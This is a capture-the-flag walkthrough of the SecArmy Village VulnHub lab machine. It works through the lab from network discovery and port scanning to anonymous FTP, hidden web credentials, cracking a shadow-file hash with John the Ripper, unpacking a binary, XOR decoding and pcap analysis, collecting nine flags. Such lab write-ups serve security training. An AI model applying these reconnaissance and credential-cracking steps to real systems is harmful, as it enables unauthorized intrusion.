

Introduction

SECARMY OSCP GIVEAWAY MACHINE(downloaded from Vulnhub.com)
THIS MACHINE HAS BEEN MADE AS PART OF THE SECARMY VILLAGE EVENT
AND IS SPONSORED BY OUR GENEROUS SPONSOR OFFENSIVE SECURITY.
YOU ARE REQUIRED TO COMPLETE 10 TASKS IN ORDER TO GET THE ROOT
FLAG.

MAKE SURE THAT YOU REGISTER ON <https://secarmyvillage.ml/> IN
ORDER TO
SUBMIT THE FLAG AS WELL AS HEAD OVER TO OUR DISCORD SERVER
bit.ly/joinsecarmy
FOR FURTHER ASSISTANCE REGARDING THE MACHINE

For this lab we will be using (Kali Linux Machine Virtual
Machine)

1. arp ping scan
2. Nmap scan
3. netcat scan
4. nikto
5. dirb

Objective

To Capture as many flags as possible

Steps

Step 1:

To use sudo privileges use the **sudo -i** command

Step 2:

Use **arp-scan -l** for network discovery

We will get a list of IP addresses and MAC addresses on the
network

```
192.168.100.10  00:0c:29:fd:83:69      VMware, Inc.
```

This the IP address we are interested in

Step 3:

nmap -p- -sC -sV 192.168.100.10

-p- for Open ports -sC scripting -sV probe open ports to
determine service & version

This will give us information about open ports.

To know more about registered ports visit:

<https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml>

Information gathered from nmap is:

	PORT	STATE	SERVICE	VERSION
->	21/tcp	open	ftp	vsftpd 2.0.8

ftp-anon: Anonymous FTP login allowed (FTP code 230) -> this tell use that FTP login is allowed.

->	22/tcp	open	ssh	Open SSH 7.6p1
->	80/tcp	open	http	Apache Httpd: 2.4.29
->	1337/tcp	open	waste?	

Out of all this port I as an attacker would love three ports: FTP, SSH and 1337/tcp

Step 4:

Lets search the IP address on the internet and simultaneously trying to connect to the host using FTP connection and try to connect to the port 1337 using netscan

simply type **mozilla 192.168.100.10** on the terminal to get it

On a new terminal type [ftp 192.168.100.10](#)

Name: Anonymous Password: Press Enter Key, we now know that we are dealing with a UNIX system.

```
(desibeats@kali)-[~/Desktop]
└─$ ftp 192.168.100.10
Connected to 192.168.100.10.
220 Welcome to the second challenge!
Name (192.168.100.10:desibeats): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Lets use netscan to check port 1337

```
(desibeats@kali)-[~/Desktop]
└─$ nc 192.168.100.10 1337

Welcome to SVOS Password Recovery Facility!
Enter the super secret token to proceed: 
```

In order to communicate through this port we need to find the super secret token

Step 5: We now do a dirb and nikto scan. We use two scans to make sure that incase one scan misses anything curcial, the second one takes care of it.

dirb scan syntax: **dirb http://192.168.100.10**

nikto scan syntax: **nikto -h http://192.168.100.10** ; -h stands for host

we notice that dirb has given a more detialed scan and we go through each web directory

by pasting it into the URL for any clues we can find

List of Web Directories I got from the scan are as follows

DIRECTORY: http://192.168.100.8/anon/

-> http://192.168.100.8/anon/index.html


DIRECTORY: http://192.168.100.8/javascript/

-> http://192.168.100.8/anon/index.html

->-> http://192.168.100.8/javascript/jquery/jquery

We shall go through each directory by copying pasting them in the URL of our browser.

Luckily in the first page itself we find a clue as the web page says:



To view the following in an html format hit ctrl+u, this will help us view any item involved in the making of the webpage

```

1 <html>
2 <head>
3 <title>Totally Secret Directory</title>
4 </head>
5 <body>
6 <center><b style="font-size: 32px;">Welcome to the hidden directory! <br>
7 <br>
8 Here are your credentials to make your way into the machine!
9 <br>
10 <br>
11 <font color="white">uno:luc10r4m0n</font>
12 </b></center>
13 </body>
14 </html>

```

If we view closely we find something interesting: a possible username:password combination → **uno:luc10r4m0n**


Step 6:

We now try to connect to the server using the open ssh port we found during our nmap scan

```

L$ ssh uno@192.168.100.10
uno@192.168.100.10's password:

```



```

uno@svo:~$ whoami
uno
uno@svo:~$ ls
flag1.txt  readme.txt
uno@svo:~$ cat flag1.txt
Congratulations!
Here's your first flag segment: flag1{fb9e88}

uno@svo:~$

```

We have conquered our 1st flag!

We now read the readme.txt file to check what does it say.

```

uno@svos:~$ cat readme.txt
Head over to the second user!
You surely can guess the username , the password will be:
4b3l4rd0fru705
uno@svos:~$

```

It gives us a hint by giving us the password for the next user which is **4b3l4rd0fru705**

-----Marks END of UNO (Flag 1)-----

Step 7: we now do: `cd /home` to access the home directory.
We see the following directories

```

uno@svos:/home$ ls
cero cinco cuatro dos nueve ocho seis siete tres uno
uno@svos:/home$

```

Since uno is one of these folders we can assume that we need to hack into each folder and capture the flag. We can use trial and error or for people good with Spanish numbers can use dos as the username with the password we found.

Therefore our new username:password combination is
dos:4b3l4rd0fru705

In the same terminal we type `su dos` and enter the password we found. Once entered we check if we are actually dos.

```

uno@svos:/home$ su dos
Password:
dos@svos:/home$ whoami
dos
dos@svos:/home$

```

Looks like we are dos, we now access the dos folder from the home directory to capture our flag

Under the dos folder we find 2 .txt files and one directory
We start exploring

```

dos@svos:~$ ls
1337.txt  files  readme.txt
dos@svos:~$ cat 1337.txt
Our netcat application is too 1337 to handle..
dos@svos:~$ cat readme.txt
You are required to find the following string inside the files folder:
a8211ac1853a1235d48829414626512a
dos@svos:~$

```

Not sure what 1337.txt means but it does hint that we might have to use netcat.

However readme.txt folder indicates that we are required to find a file inside files folder to get our next clue

Step 8: We now escalate to the file folder and find multiple files, with one hint that we need to find a unique string. We can do that using grep command

On the same terminal type `grep -r a8211ac1853a1235d48829414626512a` this will help us find the file containing that unique string.

```

file1360.txt file1736.txt file2110.txt file2487.txt file2862.txt file3237.txt file3612.txt file3989.txt file4363.txt file4739.txt file612.txt file989.txt
file1361.txt file1737.txt file2111.txt file2488.txt file2863.txt file3238.txt file3613.txt file3990.txt file4364.txt file4740.txt file613.txt file990.txt
file1362.txt file1738.txt file2112.txt file2489.txt file2864.txt file3239.txt file3614.txt file3991.txt file4365.txt file4741.txt file614.txt file991.txt
file1363.txt file1739.txt file2113.txt file2490.txt file2865.txt file3240.txt file3615.txt file3992.txt file4366.txt file4742.txt file615.txt file992.txt
file1364.txt file1740.txt file2114.txt file2491.txt file2866.txt file3241.txt file3616.txt file3993.txt file4367.txt file4743.txt file616.txt file993.txt
file1365.txt file1741.txt file2115.txt file2492.txt file2867.txt file3242.txt file3617.txt file3994.txt file4368.txt file4744.txt file617.txt file994.txt
file1366.txt file1742.txt file2116.txt file2493.txt file2868.txt file3243.txt file3618.txt file3995.txt file4369.txt file4745.txt file618.txt file995.txt
file1367.txt file1743.txt file2117.txt file2494.txt file2869.txt file3244.txt file3619.txt file3996.txt file4370.txt file4746.txt file619.txt file996.txt
file1368.txt file1744.txt file2118.txt file2495.txt file2870.txt file3245.txt file3620.txt file3997.txt file4371.txt file4747.txt file620.txt file997.txt
file1369.txt file1745.txt file2119.txt file2496.txt file2871.txt file3246.txt file3621.txt file3998.txt file4372.txt file4748.txt file621.txt file998.txt
file1370.txt file1746.txt file2120.txt file2497.txt file2872.txt file3247.txt file3622.txt file3999.txt file4373.txt file4749.txt file622.txt file999.txt
file1371.txt file1747.txt file2121.txt file2498.txt file2873.txt file3248.txt file3623.txt file3999.txt file4374.txt file4750.txt file623.txt file999.txt
file1372.txt file1748.txt file2122.txt file2499.txt file2874.txt file3249.txt file3624.txt file3999.txt file4375.txt file4751.txt file624.txt file999.txt
file1373.txt file1749.txt file2123.txt file2500.txt file2875.txt file3250.txt file3625.txt file4000.txt file4376.txt file4752.txt file625.txt file999.txt
file1374.txt file1750.txt file2124.txt file2501.txt file2876.txt file3251.txt file3626.txt file4001.txt file4377.txt file4753.txt file626.txt file999.txt
file1375.txt file1751.txt file2125.txt file2502.txt file2877.txt file3252.txt file3627.txt file4002.txt file4378.txt file4754.txt file627.txt file999.txt
dos@svos:~/files$ grep -r a8211ac1853a1235d48829414626512a
file4444.txt:a8211ac1853a1235d48829414626512a
dos@svos:~/files$

```

We see that file4444.txt contains the string and hence we explore it.

On exploring it, it directs us to look inside file3131.txt

```

She had that hint of craziness in her soul that made her believe she could actually make a differ
A purple pig and a green donkey flew a kite in the middle of the night and ended up sunburnt.
There are no heroes in a punk rock band.
The sky is clear; the stars are twinkling.
The beauty of the African sunset disguised the danger lurking nearby.

a8211ac1853a1235d48829414626512a
Look inside file3131.txt
dos@svos:~/files$

```

On accessing file3131.txt we notice a weird string which looks like an encoded string.

The string found is

To decode it into a file, Copy the string into a file and save it with a txt extension.

In my case I have saved it as build.txt

On a new tab in terminal type the following command

```
Base64 -d build.txt > dos.file
```

This command will decode the string in build.txt and convert it into a zip file called dos.file.

```
(desibeats@kali)-[~/Desktop]
$ base64 -d build.txt > dos.file

(desibeats@kali)-[~/Desktop]
$ file dos.file
dos.file: Zip archive data, at least v?[\0x314] to extract

(desibeats@kali)-[~/Desktop]
$
```

Unzip the file and you will get a directory named challenge2

```
(desibeats@kali)-[~/Desktop]
$ ls
3792.c      challenge2  dos.file    hash1.hash  keyboard.pcapng  orangutan  rockyou.txt  shell
build.txt   code.py     golden_eye  hash.txt    LinEnum-master  Payload    s3cret.txt   SimplePHPQuiz

(desibeats@kali)-[~/Desktop]
$ cd challenge2

(desibeats@kali)-[~/Desktop/challenge2]
$ ls
flag2.txt  todo.txt
```

We explore challenge2 and find out flag.txt and todo.txt

We no explore this two files

```
(desibeats@kali)-[~/Desktop/challenge2]
$ ls
flag2.txt  todo.txt

(desibeats@kali)-[~/Desktop/challenge2]
$ cat flag2.txt
Congratulations!

Here's your second flag segment: flag2{624a21}

(desibeats@kali)-[~/Desktop/challenge2]
$ cat todo.txt
Although its total WASTE but ... here's your super secret token: c8e6afe38c2ae9a0283ecfb4e1b7c10f7d96e54c39e727d0e5515ba24a4d1f1b
```

We have now captured our flag2 and have also received our super-secret token

-----Marks END of Dos(Flag 2)-----

Step 10: We have to use this super secret code we derived from our to-do file.

In step 4 we tried to communicate with port 1337 using ncat and it asked us for a super secret code, lets try doing that again and using this super secret code to enter

```
Welcome to SVOS Password Recovery Facility!
Enter the super secret token to proceed: c8e6afe38c2ae9a0283ecfb4e1b7c10f7d96e54c39e727d0e5515ba24a4d1f1b

Here's your login credentials for the third user tres:r4f43l71n4j3r0

(desibeats@kali)-[~/Desktop/challenge2]
```

We now have the username and password for our third user which we can now use to explore the tres folder. tres:r4f43l71n4j3r0
We now have access to tres folder and have captured another flag

```
tres@svos:~$ whoami
tres
tres@svos:~$ ls
flag3.txt  readme.txt  secarmy-village
tres@svos:~$ cat flag3.txt
Congratulations! Here's your third flag segment: flag3{ac66cf}
tres@svos:~$ cat readme.txt
A collection of conditionals has been added in the secarmy-village binary present in this folder reverse it and get the fourth user's credentials , if you have any issues with
accessing the file you can head over to: https://mega.nz/file/XodTiCJD#YoLtnkxzRe_BInpX6twDn_LFQaQVnjQuFfj3Hn11EyU
tres@svos:~$
```

-----Marks END of Tres(Flag 3)-----

Step 11: The third file called secarmy-village is an ELF file or a Executable file. Lets try and copy it to our local machine using Ncat.

To download the file onto our local machine using ncat we do the following

in the tres@svos terminal we type
nc 192.168.100.15 1234 < secarmy-village

here 192.168.100.15 is my local machine IP address(Kali IP).

in a new terminal go to /var/tmp/ folder (destination folder where the secarmy-village file will be downloaded)

```
nc -lnvp 1234 > secarmy-village
```

```
(desibeats@kali)-[/var/tmp]
$ ls
hash.txt          systemd-private-
hash.txt.swp      systemd-private-
secarmy-village   systemd-private-
Base64 to text
(desibeats@kali)-[/var/tmp]
$ s4
```

The file has been downloaded on my local machine

In order to unpack the executable file we will use the upx command

```
(desibeats@kali)-[/var/tmp]
$ upx -d secarmy-village
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

  File size      Ratio      Format      Name
-----
  53496 ←    20348    38.04%    linux/amd64    secarmy-village

Unpacked 1 file.
```

-d stands for decompress.

Step 12: From readme.txt file found under tres, we saw that this file contains the credentials for the 4th user

To read through this file we will have to use strings command

On the same terminal type strings secarmy-village, it will give you a list of strings, but we are aware that credentials could

be one possible string found in secarmy-village, hence we modify our command as follows

```
strings secarmy-village | grep credentials
```

```
(desibeats@kali)-[/var/tmp]
$ strings secarmy-village | grep credentials
Here's the credentials for the fourth user cuatro:p3dr001lv4r3z
(desibeats@kali)-[/var/tmp]
$
```

We now have the username and password for the 4th user.
cuatro:p3dr001lv4r3z

We can now explore Cuatro directory.

```
cuatro@svos:/home/tres$ cd /home/cuatro/
cuatro@svos:~$ ls
flag4.txt  todo.txt
cuatro@svos:~$ cat flag4.txt
Congratulations, here's your 4th flag segment: flag4{1d6b06}
cuatro@svos:~$ cat todo.txt
We have just created a new web page for our upcoming platform, its a photo gallery. You can check them out at /justanothergallery on the webserver.
cuatro@svos:~$
```

-----Marks END of Cuatro(Flag 4)-----
Step 13:

On you web browser with your target page open, copy paste /justanothergallery after the target IP to view the webpage And run a dirb scan on it to check if we can find anything interesting. We see and we do not find anything

The only way to find the next clue is to go through all the folders from the root directory

so lets explore cuators var folder and see if we find anything interesting

inside the var folder we see
backups cache crash lib local lock log mail opt run
snap spool tmp www

Explore each folder and see if we find justanothergallery

when we access directory www/html we find justanother gallery inside which we find a folder called qr with 63 images let try and doanload all images to our local machine


inorder to download we navigate to

`https://<TargetIP>/justanothergallery/qr` on firefox and see that we can access the images.

NOTE: All the images are actually QR code hence we can use a qr code decoder to know which text is encrypted into the QR.

After we visit image 53 we see that the parsed result is

`cinco:ruy70m35`

 Decode Succeeded	
Raw text	cinco:ruy70m35
Raw bytes	40 e6 36 96 e6 36 f3 a7 27 57 93 73 06 d3 33 50
Barcode format	QR_CODE
Parsed Result Type	URI
Parsed Result	cinco:ruy70m35

Step 14: Time to access cinco's directory

```
cinco@svos:~$ whoami
cinco
cinco@svos:~$ ls
flag5.txt  readme.txt
cinco@svos:~$ cat flag5.txt
Congratulations! Here's your 5th flag segment: flag5{b1e870}
cinco@svos:~$ cat readme.txt
Check for Cinco's secret place somewhere outside the house
cinco@svos:~$
```

-----Marks END of Cinco(Flag 5)-----

Step 15: While searching for /justanothergallery in step 13 we come across a folder called cinco's secrets

Hence we go to root folder using `cd /` and access folder Cinco's-secrets

We find two files, `hint.txt` and `shadow.bak(ASCII)`

```

cinco@svos:/cincos-secrets$ ls
hint.txt shadow.bak
cinco@svos:/cincos-secrets$ cat hint.txt
we will, we will, ROCKYOU..!!!
cinco@svos:/cincos-secrets$ strings shadow.bak | grep -r seis
shadow.bak:seis:$6$MCzqLn0Z2KB3X3TM$opQCwc/JkRGzf0g/WTve8X/zSQLwVf98I.RisZCFo0mTQzpv5zqm/00J5k.PITcFJBnsn7Nu2qeFP8zkBwx7.:18532:0:99999:7:::
cinco@svos:/cincos-secrets$

```

We notice that there is a string called seis followed by a : and a coded string.

The coded string is our password.

Lets try to decode it.

Copy the given text into a txt editor and save it (I saved it as decode.txt).

We have a hint that hints the use of rockyou.txt to decrypt it.

Lets try using john the ripper to do so.

On a new terminal type

```
john --wordlist=/home/desibeats/Desktop/rockyou.txt hash.txt &&
```

```
john --show hash.txt
```

```

(desibeats@kali)-[~/Desktop]
$ john --wordlist=/home/desibeats/Desktop/rockyou.txt hash.txt && john --show hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)
seis:Hogwarts:18532:0:99999:7:::

1 password hash cracked, 0 left
(desibeats@kali)-[~/Desktop]

```

We can now use the username:password combination to login as seis.

```

seis@svos:~$ whoami
seis
seis@svos:~$ ls
flag6.txt readme.txt
seis@svos:~$ cat flag6.txt
Congratulations! Here's your 6th flag segment: flag6{779a25}
seis@svos:~$ cat readme.txt
head over to /shellcmsdashboard webpage and find the credentials!
seis@svos:~$

```

-----Marks END of Seis(Flag 6)-----

Step 16:

We now go to `http://<Target Ip>/shellcmsdashboard/` on our web browser. We see that we are on a login page with no information. Lets try accessing shellcmsdashboard folder through the terminal. The folder can be found under `/var/www/html`. The radme9213.txt gives us credentials for the 7th user, 6ull3rm0p3n473

```
seis@svos:/var/www/html/shellcmsdashboard$ ls
aabbzzee.php index.php readme9213.txt robots.txt
seis@svos:/var/www/html/shellcmsdashboard$ cat readme9213.txt
password for the seventh user is 6ull3rm0p3n473
seis@svos:/var/www/html/shellcmsdashboard$
```

Cat robots.txt gives us the username and password for login screen found on our webpage



Step 17: We head over to aabbzzee.php and try searching a user but it does not lead us anywhere, hence we leave it aside.

We now login using the password extracted for the 7th user
Siete: 6ull3rm0p3n473

```
siete@svos:~$ ls
flag7.txt hint.txt key.txt message.txt mighthelp.go password.zip
siete@svos:~$ cat flag7.txt
Congratulations!
Here's your 7th flag segment: flag7{d5c26a}
siete@svos:~$
```

-----Marks END of siete(Flag 7)-----
Step 18: We explore all the other files

```

siete@svos:~$ ls
flag7.txt  hint.txt  key.txt  message.txt  mighthelp.go  password.zip
siete@svos:~$ cat hint.txt
Base 10 and Base 256 result in Base 256!
siete@svos:~$ cat key.txt
x
siete@svos:~$ cat message.txt
[11 29 27 25 10 21 1 0 23 10 17 12 13 8]
siete@svos:~$ cat mighthelp.go
package main import(
    "fmt" ) func main() {
    var chars =[]byte{}
    str1 := string(chars)
    fmt.println(str1)
}
siete@svos:~$ file mighthelp.go
mighthelp.go: C source, ASCII text
siete@svos:~$ unzip password.zip
Archive:  password.zip
[password.zip] password.txt password:

```

In order to unzip password.zip we require a password and we are given the following hints

Mighthelp.go is a c code file that does a bitwise operation and concatenates all the string together.

We have been given a key "x".

On Focusing on the hint we see that it might ask us the convert something to base 10(Decimal) lets try converting message.txt to base 10, message.txt could be a hexadecimal value or an ascii value

we are also given a key which is x, only way to convert x into a decimal is if we convert from ascii to decimal therefore we can assume message.txt to be ascii value

Converting x to Decimal we get
x->120

A key can be used in various ways in cryptography, but for simplicity sake we assume this is a one time pad
one time pad means we convert the given ascii to binary and xor with the binary of other decimals to get another binary which can be converted to ascii value

For Example

Ascii	Decimal	Binary
x	120	01111000
?	11	00001011

To calculate ? we can simply xor the two binaries and use the final binary to get an ascii
result is 01110011 -> 115 ->s

same way we can compute other ascii values too manually or write a simple python code for it

```
(desibeats@kali)-[~/Desktop]
└─$ cat code.py
str=""
for x in [11,29,27,25,10,21,1,0,23,10,17,12,13,8]:
    res = x^120
    str +=chr(res)

print(str)

(desibeats@kali)-[~/Desktop]
└─$ python3 code.py
secarmyxoritup
```

The following python code has given us a string: secarmyxoritup.

We can use this string as a password to unzip the password.zip file

```
siete@svos:~$ unzip password.zip
Archive: password.zip
[password.zip] password.txt password:
  extracting: password.txt
siete@svos:~$ ls
flag7.txt  hint.txt  key.txt  message.txt  mighthelp.go  password.txt  password.zip
siete@svos:~$
```

Step 19: We can explore the txt file to get the password of the 8th user

Ocho:m0d3570v1ll454n4

```
siete@svos:~$ strings password.txt
the next user's password is m0d3570v1ll454n4
siete@svos:~$
```

On exploring ocho we get this:

```

ocho@svos:~$ ls
flag8.txt  keyboard.pcapng
ocho@svos:~$ cat flag8.txt
Congratulations!
Here's your 8th flag segment: flag8{5bcf53}
ocho@svos:~$ file keyboard.pcapng
keyboard.pcapng: pcap-ng capture file - version 1.0
ocho@svos:~$

```

-----Marks END of ocho(Flag 8)-----

Step 20: We notice that keyboard.pcapng file is a pcap file

We can start by downloading it to our local machine using the Ncat commands.

Once the pcap file is downloaded we use wireshark tool to read the packets from the packet file

Filter the protocols till you find something interesting.

155784/853	142.250.67.78	192.168.1.109	HTTP	149 HTTP/1.1 204 No Content
177391016	192.168.1.107	142.250.67.78	HTTP	166 GET /generate_204 HTTP/1.1
187103732	192.168.1.107	142.250.67.78	HTTP	60 [TCP Spurious Retransmission] Continuation
189190374	142.250.67.78	192.168.1.107	HTTP	157 HTTP/1.1 204 No Content
559125294	192.168.1.109	142.250.67.78	HTTP	178 GET /generate_204 HTTP/1.1
570693835	142.250.67.78	192.168.1.109	HTTP	149 HTTP/1.1 204 No Content
213207194	192.168.1.109	3.134.39.220	HTTP	395 GET /none.txt HTTP/1.1
220955553	192.168.1.109	3.134.39.220	HTTP	307 GET /robots.txt HTTP/1.1
600252740	3.134.39.220	192.168.1.109	HTTP	724 HTTP/1.1 404 Not Found (text/html)

Right click on the file -> follow TCP stream, read through to find this

```

The Remington QWERTY type bar connecting the keys and the letter plate.

The striker lockup came when a typist quickly typed a succession of letters on the same type bars and the strikers were adjacent to each other. There was a higher possibility for the keys to become jammed. READING IS NOT IMPORTANT, HERE IS WHAT YOU WANT: "mjwfr?2b6j3a5fx/" if the sequence was not perfectly timed. The theory presents that Sholes redesigned the type bar so as to separate the most common sequences of letters: ...th..., ...he... and others from causing a jam.

```

The given string seems encrypted, let's try using the most basic cipher, keyboard cipher decoder to decode the message.


↑↓	↑↓
qwerty ↑	7msvf)w5ymeztv20
dworak →	bqmycL1x5q2-4ykl
azerty →	luxveJ3(5u4q4rc9
dworak ↑	mqwgrL2m6q3o5yx=
dworak ↓	mqwgrL2m6q3o5yx=
qwerty →	nueve:355u4z4rc0
qwerty ←	,uqvt:157u2z6rz0
qwerty ↑	7h2gf>xnyhcstds\
dworak →	bjvfc?3b5j4a4fb/
dworak →	bjvfc?3b5j4a4fb/

We notice a string decoded in the username:password format.

nueve:355u4z4rc0

We can use this to login as Nueve

```
nueve@svos:~$ cat flag9.txt
Congratulations!
Here's your 9th flag segment: flag9{689d3e}
nueve@svos:~$ cat readme.txt
```



-----Marks END of Nueve(Flag 9)-----